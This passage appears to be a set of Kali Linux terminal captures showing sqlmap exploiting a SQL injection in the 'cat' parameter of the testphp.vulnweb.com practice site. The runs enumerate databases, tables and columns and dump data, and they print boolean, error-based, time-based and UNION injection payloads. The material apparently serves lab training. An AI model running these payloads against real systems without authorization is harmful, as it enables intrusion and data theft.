    Payload: cat=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178717a71,0x72536f696c594545696f6377
534a477a7a474c4f6f4172754679586250545747625 34f7457676251,0x717a707171),NULL,NULL,NULL,NULL-- LBzr
---
[13:09:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[13:09:20] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[13:09:21] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

[*] ending @ 13:09:21 /2022-05-06/
```

```
Machine  View
Applications ▾  Places ▾  Terminal ▾  Fri 13:26
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema --tables
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability an
d are not responsible for any misuse or damage caused by this program

[*] starting @ 13:10:54 /2022-05-06/

[13:10:54] [INFO] resuming back-end DBMS 'mysql'
[13:10:54] [INFO] testing connection to the target URL
[13:10:55] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 5934=5934

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(4586,CONCAT(0x5c,0x7178717a71,(SELECT (ELT(4586=4586,1))),0x717a707171))

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: cat=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178717a71,0x72536f696c594545696f6377
534a477a7a474c4f6f4172754679586250545747625 34f7457676251,0x717a707171),NULL,NULL,NULL,NULL-- LBzr
---
[13:10:55] [INFO] the back-end DBMS is MySQL
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: cat=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178717a71,0x72536f696c594545696f6377
534a477a7a474c4f6f4172754679586250545747625 34f7457676251,0x717a707171),NULL,NULL,NULL,NULL-- LBzr
---
[13:10:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[13:10:55] [INFO] fetching tables for database: 'information_schema'
Database: information_schema
[79 tables]
+-------------------------------------+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS   |
| APPLICABLE_ROLES                    |
| CHARACTER_SETS                      |
| CHECK_CONSTRAINTS                   |
| COLLATIONS                          |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                             |
| COLUMNS_EXTENSIONS                  |
| COLUMN_PRIVILEGES                   |
| COLUMN_STATISTICS                   |
| ENABLED_ROLES                       |
| ENGINES                             |
| EVENTS                              |
| FILES                               |
| INNODB_BUFFER_PAGE                  |
| INNODB_BUFFER_PAGE_LRU              |
| INNODB_BUFFER_POOL_STATS            |
| INNODB_CACHED_INDEXES               |
| INNODB_CMP                          |
| INNODB_CMPMEM                       |
| INNODB_CMPMEM_RESET                 |
```

```
Machine  View
Applications ▾  Places ▾  Terminal ▾   Fri 13:27
root@kali: ~
File  Edit  View  Search  Terminal  Help
| OPTIMIZER_TRACE                   |
| PARAMETERS                        |
| PARTITIONS                        |
| PLUGINS                           |
| PROCESSLIST                       |
| PROFILING                         |
| REFERENTIAL_CONSTRAINTS           |
| RESOURCE_GROUPS                   |
| ROLE_COLUMN_GRANTS                |
| ROLE_ROUTINE_GRANTS               |
| ROLE_TABLE_GRANTS                 |
| ROUTINES                          |
| SCHEMATA                          |
| SCHEMATA_EXTENSIONS               |
| SCHEMA_PRIVILEGES                 |
| STATISTICS                        |
| ST_GEOMETRY_COLUMNS               |
| ST_SPATIAL_REFERENCE_SYSTEMS      |
| ST_UNITS_OF_MEASURE               |
| TABLES                            |
| TABLESPACES                       |
| TABLESPACES_EXTENSIONS            |
| TABLES_EXTENSIONS                 |
| TABLE_CONSTRAINTS                 |
| TABLE_CONSTRAINTS_EXTENSIONS      |
| TABLE_PRIVILEGES                  |
| TRIGGERS                          |
| USER_ATTRIBUTES                   |
| USER_PRIVILEGES                   |
| VIEWS                             |
| VIEW_ROUTINE_USAGE                |
| VIEW_TABLE_USAGE                  |
+-------------------------------------+

[13:10:55] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

[*] ending @ 13:10:55 /2022-05-06/
```

```
Machine View
Applications ▾ Places ▾ Terminal ▾ Fri 13:27
root@kali: ~
File Edit View Search Terminal Help
[*] ending @ 13:10:55 /2022-05-06/

root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema -T views --column
s
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability an
d are not responsible for any misuse or damage caused by this program

[*] starting @ 13:11:58 /2022-05-06/

[13:11:58] [INFO] resuming back-end DBMS 'mysql'
[13:11:58] [INFO] testing connection to the target URL
[13:11:59] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 5934=5934

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(4586,CONCAT(0x5c,0x7178717a71,(SELECT (ELT(4586=4586,1))),0x717a707171))

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: cat=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
```

```
Machine View
Applications ▾ Places ▾ Terminal ▾ Fri 13:28
root@kali: ~
File Edit View Search Terminal Help
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178717a71,0x72536f696c594545696f6377
534a477a7a474c4f6f4172754679586250545747625 34f7457676251,0x717a707171),NULL,NULL,NULL,NULL-- LBzr
---
[13:12:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[13:12:35] [INFO] fetching columns for table 'VIEWS' in database 'information_schema'
Database: information_schema
Table: VIEWS
[10 columns]
+----------------------+--------------------------------+
| Column               | Type                           |
+----------------------+--------------------------------+
| CHARACTER_SET_CLIENT | varchar(64)                    |
| CHECK_OPTION         | enum('NONE','LOCAL','CASCADED') |
| COLLATION_CONNECTION | varchar(64)                    |
| DEFINER              | varchar(288)                   |
| IS_UPDATABLE         | enum('NO','YES')               |
| SECURITY_TYPE        | varchar(7)                     |
| TABLE_CATALOG        | varchar(64)                    |
| TABLE_NAME           | varchar(64)                    |
| TABLE_SCHEMA         | varchar(64)                    |
| VIEW_DEFINITION      | longtext                       |
+----------------------+--------------------------------+

[13:12:35] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

[*] ending @ 13:12:35 /2022-05-06/
```

```
Machine View
Applications ▾ Places ▾ Terminal ▾ Fri 13:29
root@kali: ~
File Edit View Search Terminal Help

[*] ending @ 13:18:01 /2022-05-06/

root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema -T VIEWS -C CHECK
_OPTION --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability an
d are not responsible for any misuse or damage caused by this program

[*] starting @ 13:18:47 /2022-05-06/

[13:18:48] [INFO] resuming back-end DBMS 'mysql'
[13:18:48] [INFO] testing connection to the target URL
[13:18:48] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 5934=5934

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(4586,CONCAT(0x5c,0x7178717a71,(SELECT (ELT(4586=4586,1))),0x717a707171))

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: cat=1 AND SLEEP(5)

    Type: UNION query
```

```
[13:18:49] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster dat
a retrieval
[13:18:49] [INFO] retrieved: 0
[13:18:50] [WARNING] table 'VIEWS' in database 'information_schema' appears to be empty
Database: information_schema
Table: VIEWS
[0 entries]
+--------------+
| CHECK_OPTION |
+--------------+
+--------------+

[13:18:50] [INFO] table 'information_schema.VIEWS' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/
dump/information_schema/VIEWS.csv'
[13:18:50] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

[*] ending @ 13:18:50 /2022-05-06/
```